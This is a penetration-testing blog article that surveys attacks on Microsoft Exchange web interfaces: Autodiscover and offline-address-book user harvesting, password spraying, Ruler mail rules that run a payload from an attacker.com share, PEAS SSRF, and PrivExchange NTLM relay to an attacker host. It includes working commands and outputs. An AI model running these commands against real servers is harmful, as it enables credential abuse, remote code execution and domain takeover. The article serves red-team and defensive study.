Attacking MS Exchange Web Interfaces

swarm.ptsecurity.com/attacking-ms-exchange-web-interfaces/

Arseniy Sharoglazov


July 23, 2020

Author

Arseniy Sharoglazov
Penetration Testing Expert

_mohemiv

During External Penetration Testing, I often see MS Exchange on the perimeter:



Examples of MS Exchange web interfaces

Exchange is basically a mail server that supports a bunch of Microsoft protocols. It's usually located on subdomains named autodiscover, mx, owa or mail, and it can also be detected by existing `/owa/` , `/ews/` , `/ecp/` , `/oab/` , `/autodiscover/` , `/Microsoft-Server-ActiveSync/` , `/rpc/` , `/powershell/` endpoints on the web server.

The knowledge about how to attack Exchange is crucial for every penetration testing team. If you found yourself choosing between a non-used website on a shared hosting and a MS Exchange, only the latter could guide you inside.

In this article, I'll cover all the available techniques for attacking MS Exchange web interfaces and introduce a new technique and a new tool to connect to MS Exchange from the Internet and extract arbitrary Active Directory records, which are also known as LDAP records.

Techniques for Attacking Exchange in Q2 2020

Let's assume you've already brute-forced or somehow accessed a low-privilege domain account.

If you had been a Black Hat, you would try to sign into the Exchange and access the user's mailbox. However, for Red Teams, it's never possible since keeping the client data private is the main goal during penetration testing engagements.

I know of only 5 ways to attack fully updated MS Exchange via a web interface and not disclose any mailbox content:

Getting Exchange User List and Other Information

Exchange servers have a url */autodiscover/autodiscover.xml* that implements Autodiscover Publishing and Lookup Protocol (MS-OXDSCLI). It accepts special requests that return a configuration of the mailbox to which an email belongs.

If Exchange is covered by Microsoft TMG, you must specify a non-browser User-Agent in the request or you will be redirected to an HTML page to authenticate.


Microsoft TMG's Default User-Agent Mapping

An example of a request to the Autodiscover service:

```
POST /autodiscover/autodiscover.xml HTTP/1.1
Host: exch01.contoso.com
User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.10730;
Pro)
Authorization: Basic Q09OVE9TT1x1c2VyMDE6UEBzc3cwcmQ=
Content-Length: 341
Content-Type: text/xml

<Autodiscover
xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">

    <Request>
      <EMailAddress>kmia@contoso.com</EMailAddress>

<AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/r

    </Request>
</Autodiscover>
```

The specified in the *<EMailAddress>* tag email needs to be a primary email of an existing user, but it does not necessarily need to correspond to the account used for the authentication. Any domain account will be accepted since the authentication and the authorization are fully done on IIS and Windows levels and Exchange is only processing the XML.

If the specified email has been accepted, you will get a big response containing a dynamically constructed XML. Examine the response, but don't miss the four following items:



```
      <LegacyDN>/o=Security Research/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=b7cf5d1e92ef4d3ebae408f2d3fde0ee-Mia</LegacyDN>
      <AutoDiscoverSMTPAddress>kmia@contoso.com</AutoDiscoverSMTPAddress>
      <DeploymentId>307afefb-3ef7-40e9-ad09-db4c96dae385</DeploymentId>
    </User>
    <Account>
      <AccountType>email</AccountType>
      <Action>settings</Action>
      <MicrosoftOnline>False</MicrosoftOnline>
      <Protocol>
        <Type>EXCH</Type>
        <Server>10081138-ffcf-4bc9-b096-87d31cf60955@contoso.com</Server>
        <ServerDN>/o=Security Research/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=10081138-ffcf-4bc9-b096-87d31cf60955@contoso.co
m</ServerDN>
        <ServerVersion>73C28211</ServerVersion>
        <MdbDN>/o=Security Research/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=10081138-ffcf-4bc9-b096-87d31cf60955@contoso.co
m/cn=Microsoft Private MDB</MdbDN>
        <PublicFolderServer>exch01.contoso.com</PublicFolderServer>
        <AD>DC02.CONTOSO.COM</AD>
        <ASUrl>https://exch01.contoso.com/EWS/Exchange.asmx</ASUrl>
        <EwsUrl>https://exch01.contoso.com/EWS/Exchange.asmx</EwsUrl>
        <EmwsUrl>https://exch01.contoso.com/EWS/Exchange.asmx</EmwsUrl>
        <EcpUrl>https://exch01.contoso.com/owa/</EcpUrl>
        <EcpUrl-um>?path=/options/callanswering</EcpUrl-um>
        <EcpUrl-aggr>?path=/options/connectedaccounts</EcpUrl-aggr>

<EcpUrl-mt>options/ecp/PersonalSettings/DeliveryReport.aspx?rfr=olk&amp;exsvurl=1&amp;IsOWA=&lt;
IsOWA&gt;&amp;MsgID=&lt;MsgID&gt;&amp;Mbx=&lt;Mbx&gt;&amp;realm=CONTOSO.COM</EcpUrl-mt>
        <EcpUrl-ret>?path=/options/retentionpolicies</EcpUrl-ret>
        <EcpUrl-sms>?path=/options/textmessaging</EcpUrl-sms>
        <EcpUrl-photo>?path=/options/myaccount/action/photo</EcpUrl-photo>

<EcpUrl-tm>options/ecp/?rfr=olk&amp;ftr=TeamMailbox&amp;exsvurl=1&amp;realm=CONTOSO.COM</EcpUrl-
tm>

<EcpUrl-tmCreating>options/ecp/?rfr=olk&amp;ftr=TeamMailboxCreating&amp;SPUrl=&lt;SPUrl&gt;&amp;
Title=&lt;Title&gt;&amp;SPTMAppUrl=&lt;SPTMAppUrl&gt;&amp;exsvurl=1&amp;realm=CONTOSO.COM</EcpUr
l-tmCreating>

<EcpUrl-tmEditing>options/ecp/?rfr=olk&amp;ftr=TeamMailboxEditing&amp;Id=&lt;Id&gt;&amp;exsvurl=
1&amp;realm=CONTOSO.COM</EcpUrl-tmEditing>
        <EcpUrl-extinstall>?path=/options/manageapps</EcpUrl-extinstall>
        <OOFUrl>https://exch01.contoso.com/EWS/Exchange.asmx</OOFUrl>
        <UMUrl>https://exch01.contoso.com/EWS/UM2007Legacy.asmx</UMUrl>
        <OABUrl>https://exch01.contoso.com/OAB/e6a43aae-dc6c-4286-9f45-8f5872a9d3d0/</OABUrl>
        <ServerExclusiveConnect>off</ServerExclusiveConnect>
      </Protocol>
      <Protocol>
        <Type>EXPR</Type>
```


RPC Address

DC Address

OAB URL

? < + > Type a search term 0 matches

4,475 bytes | 1,090 millis


An example of the Autodiscover service's output

In the X-BackEndCookie cookie you will find a SID. It's the SID of the used account, and not the SID of the mailbox owner. This SID can be useful when you don't know the domain of the bruteforced user.

In the *<AD>* and *<Server>* tags you will find one of Domain Controllers FQDNs, and the Exchange RPC identity. The DC FQDN will refer to the domain of the mailbox owner. Both *<AD>* and *<Server>* values can vary for each request. As you go along, you'll see how you may apply this data.

In the *<OABUrl>* tag you will find a path to a directory with Offline Address Book (OAB) files.

Using the *<OABUrl>* path, you can get an Address List of all Exchange users. To do so, request the *<OABUrl>/oab.xml* page from the server and list OAB files:



Getting access to Offline Address Books

The Global Address List (GAL) is an Address Book that includes every mail-enabled object in the organization. Download its OAB file from the same directory, unpack it via the oabextract tool from libmspack library, and run one of the OAB extraction tools or just a *strings* command to get access to user data:

```
arseniy@ptarch $ curl -k --ntlm -u 'CONTOSO\mia:P@ssw0rd' \
> https://exch01.contoso.com/OAB/e6a43aae-dc6c-4286-9f45-8f5872a9d3d0/\
> 00852c73-34c3-494b-850a-a111fd5a5fb7-data-2.lzx > GAL.lzx
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100   976  100   976    0     0   3827      0 --:--:-- --:--:-- --:--:--  3827
arseniy@ptarch $ oabextract GAL.lzx GAL.oab
arseniy@ptarch $ parse.py GAL.oab
Total Record Count:  4
rgHdrAtt HDR_cAtts 5
rgOabAtts OAB_cAtts 57
Actual Count 57

----------------------------------------
EmailAddress /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPD
SmtpAddress kevin_alias@contoso.com
AddressBookProxyAddresses 2
0       SMTP:kevin_alias@contoso.com
1       sip:kevin_alias@contoso.com
GivenName Kevin
Account kevin_alias
DisplayName Kevin
AddressBookObjectGuid 16 3b263a07ec1344488553e30f20152602
DisplayTypeEx 16
AddressBookDisplayNamePrintable �>0B[�I�h8�v;R�
AddressBookHomeMessageDatabase
ObjectType 0
DisplayType 64
OfflineAddressBookTruncatedProperties 107
0       00000065
```

An example of extracting data via Offline Address Books

There could be multiple organizations on the server and multiple GALs, but this function is almost never used. If it's enabled, the Autodiscover service will return different *OABUrl* values for users from different organizations.

There are ways to get Address Lists without touching OABs (e.g., via MAPI over HTTP in Ruler or via OWA or EWS in MailSniper), but these techniques require your account to have a mailbox associated with it.

After getting a user list, you can perform a Password Spraying attack via the same Autodiscover service or via any other domain authentication on the perimeter. I advise you check out ntlmscan utility, as it contains a quite good wordlist of NTLM endpoints.

Pros and Cons

- Any domain account can be used
- The obtained information is very limited
- You can only get a list of users who have a mailbox
- You have to specify an existent user's primary email address

- The attacks are well-known for Blue Teams, and you can expect blocking or monitoring of the needed endpoints
- Available extraction tools do not support the full OAB format and often crash

Don't confuse Exchange Autodiscover with Lync Autodiscover; they are two completely different services.

Usage of Ruler

Ruler is a tool for connecting to Exchange via *MAPI over HTTP* or *RPC over HTTP v2* protocols and insert special-crafted records to a user mailbox to abuse the user's Microsoft Outlook functions and make it execute arbitrary commands or code.

```
arseniy@ptarch $ ruler --domain CONTOSO.COM --username mia --password P@ssw0rd --email kmia@contoso.com -k \
> add Rule_1 --location '\\attacker.com\share\payload.exe'
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Adding Rule
[+] Rule Added. Fetching list of rules...
[+] Found 1 rules
[+] Rule Name            | Rule ID
[+] ---------------------|------------------
[+] Delete Spam          | 010000000bf26e95
[+]
```

An example of Ruler usage

There are currently only three known techniques to get an RCE in such a way: via rules, via forms, and via folder home pages. All three are fixed, but organizations which have no WSUS, or have a WSUS configured to process only Critical Security Updates, can still be attacked.

Microsoft Update Severity Ratings

You must install both Critical and Important updates to protect your domain from Ruler's attacks


Pros and Cons

- A successful attack leads to RCE
- The used account must have a mailbox
- The user must regularly connect to Exchange and have a vulnerable MS Outlook
- The tool provides no way to know if the user uses MS Outlook and what its version is
- The tool requires you to specify the user's primary email address
- The tool requires /autodiscover/ endpoint to be available
- The tool has no Unicode support
- The tool has a limited protocol support and may fail with mystery errors
- Blue Teams can reveal the tool by its hardcoded strings and BLOBs, including the "Ruler" string in its go-ntlm external library

Link to a tool: https://github.com/sensepost/ruler

Usage of PEAS

PEAS is a lesser-known alternative to Ruler. It's a tool for connecting to Exchange via ActiveSync protocol and get access to any SMB server in the internal network:



An example of PEAS usage

To use PEAS, you need to know any internal domain name that has no dots. This can be a NetBIOS name of a server, a subdomain of a root domain, or a special name like localhost. A domain controller NetBIOS name can be obtained from the FQDN from the *<AD>* tag of the Autodiscover XML, but other names are tricky to get.

The PEAS attacks work via the Search and ItemOperations commands in ActiveSync.

Note #1

It's a good idea to modify PEAS hard-coded identifiers. Exchange stores identifiers of all ActiveSync clients, and Blue Teams can easily request them via an LDAP request. These records can be accessible via any user with at least Organization Management privileges:

```
arseniy@ptarch $ LDAPPER.py -D CONTOSO -U 'Administrator' -P 'P@ssw0rd' -S DC02.CONTOSO.COM \
> -s '(msExchDeviceID=123456)'
CN=Python§123456,CN=ExchangeActiveSyncDevices,CN=Kevin,CN=Users,DC=CONTOSO,DC=COM
  cn:
    Python§123456
  dSCorePropagationData:
    '2020-06-22 22:05:50+00:00'
    '1601-01-01 00:00:01+00:00'
  distinguishedName:
    CN=Python§123456,CN=ExchangeActiveSyncDevices,CN=Kevin,CN=Users,DC=CONTOSO,DC=COM
  instanceType:
    4
  msExchDeviceAccessState:
    1
  msExchDeviceAccessStateReason:
    2
  msExchDeviceEASVersion:
    '14.1'
  msExchDeviceID:
    '123456'
  msExchDeviceModel:
    Python
  msExchDeviceType:
    Python
  msExchDeviceUserAgent:
    Python
  msExchFirstSyncTime:
    '2020-06-22 14:04:22+00:00'
  msExchProvisioningFlags:
    0
  msExchUserDisplayName:
    CONTOSO.COM/Users/Kevin
  msExchVersion:
    44220983382016
  name:
    Python§123456
  objectCategory:
    CN=ms-Exch-Active-Sync-Device,CN=Schema,CN=Configuration,DC=CONTOSO,DC=COM
  objectClass:
    top
    msExchActiveSyncDevice
```

Getting a list of accounts that have used PEAS via LDAP using *(msExchDeviceID=123456)* filter

These identifiers are also used to wipe lost devices or to filter or quarantine new devices by their models or model families. If the quarantine policy is enforced, Exchange sends emails to administrators when a new device has been connected. Once the device is allowed, a device with the same model or model family can be used to access any mailbox.

An example of widely used identifiers:

```
msExchDeviceID: 302dcfc5920919d72c5372ce24a13cd3
msExchDeviceModel: Outlook for iOS and Android
msExchDeviceOS: OutlookBasicAuth
msExchDeviceType: Outlook
msExchDeviceUserAgent: Outlook-iOS-Android/1.0
```


If you have been quarantined, PEAS will show an empty output, and there will be no signs of quarantine even in the decrypted TLS traffic.

Note #2

The ActiveSync service supports http/https URLs for connecting to Windows SharePoint Services (WSS). This feature can be abused by performing a blind SSRF attack, and you will have an option to authenticate to the target with any credentials via NTLM:

```
arseniy@ptarch $ peas -u 'CONTOSO.COM\mia' -p 'P@ssw0rd' exch01.contoso.com --smb-user='CONTOSO\sharepoint-setup' \
> --smb-pass='P@ssw0rd' --list-unc 'http://SHP01/test/test/test'

|_| - Probe ActiveSync

Listing: http://SHP01/test/test/test


arseniy@ptarch $
```

Forcing Exchange to make a WSS connection to http://SHP01/test/test/test with CONTOSO\sharepoint-setup account



An example of a WSS connection: activesync_wss_sample.pcap

The shown requests will be sent even if the target is not a SharePoint. For HTTPS connections, the certificate will require a validation. As it is ActiveSync, the target hostname should have no dots.

Pros and Cons

- The tool has no bugs on the protocol level
- The tool supports usage of different credentials for each Exchange and SMB/HTTP
- The tool attacks are unique and cannot be currently done via other techniques or software
- The used account must have a mailbox
- The ActiveSync protocol must be enabled on the server and for the used account
- The support of UNC/WSS paths must not be disabled in the ActiveSync configuration

- The list of allowed SMB/WSS servers must not be set in the ActiveSync configuration
- You need to know hostnames to connect
- ActiveSync accepts only plaintext credentials, so there is no way to perform the NTLM Relay or Pass-The-Hash attack

The tool has some bugs related to Unicode paths, but they can be easily fixed.

Link to a tool: https://github.com/FSecureLABS/PEAS

Abusing EWS Subscribe Operation

Exchange Web Services (EWS) is an Exchange API designed to provide access to mailbox items. It has a Subscribe operation, which allows a user to set a URL to get callbacks from Exchange via HTTP protocol to receive push notifications.

In 2018, the ZDI Research Team discovered that Exchange authenticates to the specified URL via NTLM or Kerberos, and this can be used in NTLM Relay attacks to the Exchange itself.

Impersonating Users on Microsoft Exchange

```
arseniy@ptarch $ python2 privexchange.py -d CONTOSO -u mia -p P@ssw0rd exch01.contoso.com \
> --debug --attacker-host attacker.com --attacker-page '/test/test/test'
INFO: Using attacker URL: http://attacker.com/test/test/test
DEBUG: Got 401, performing NTLM authentication
DEBUG: HTTP status: 200
DEBUG: Body returned: <?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://sche
MinorVersion="2" MajorBuildNumber="529" MinorBuildNumber="5" Version="V2017_07_11" xmlns:h="
microsoft.com/exchange/services/2006/types" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xml
"http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><m:
ssages" xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"><m:ResponseMessa
m:ResponseCode><m:SubscriptionId>EgBleGNoMDEuY29udG9zby5jb20QAAAAQy5oiFbn/UqVbpHNPX02TOiXURc
uvmZwXjN4wsFdgAAAAAAAAA=</m:Watermark></m:SubscribeResponseMessage></m:ResponseMessages></m:
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
```

Forcing Exchange to make a connection to http://attacker.com/test/test/test

After the original publication, the researcher Dirk-jan Mollema demonstrated that HTTP requests in Windows can be relayed to LDAP and released the PrivExchange tool and a new version of NTLMRelayX to get a write access to Active Directory on behalf of the Exchange account.

Abusing Exchange: One API call away from Domain Admin

Currently, Subscribe HTTP callbacks do not support any interaction with a receiving side, but it’s still possible to specify any URL to get an incoming connection, so they can be used for blind SSRF attacks.

Pros and Cons

- The used account must have a mailbox

- You must have an extensive knowledge of the customer's internal network

Link to a tool: https://github.com/dirkjanm/PrivExchange

Abusing Office Web Add-ins

This technique is only for persistence, so just read the information by the link if needed.

Link to a technique: https://www.mdsec.co.uk/2019/01/abusing-office-web-add-ins-for-fun-and-limited-profit/

The New Tool We Want

Based on the available attacks and software, it's easy to imagine the tool that will be great to have:

- The tool must work with any domain account
- The tool must not rely on /autodiscover/ and /oab/ URLs
- The knowledge of any email addresses must not be required
- All used protocols must be fully and qualitatively implemented
- The tool must be able to get Address Lists on all versions of Exchange in any encoding
- The tool must not rely on endpoints which can be protected by ADFS, as ADFS may require Multi-Factor Authentication
- The tool must be able to get other useful data from Active Directory: service account names, hostnames, subnets, etc

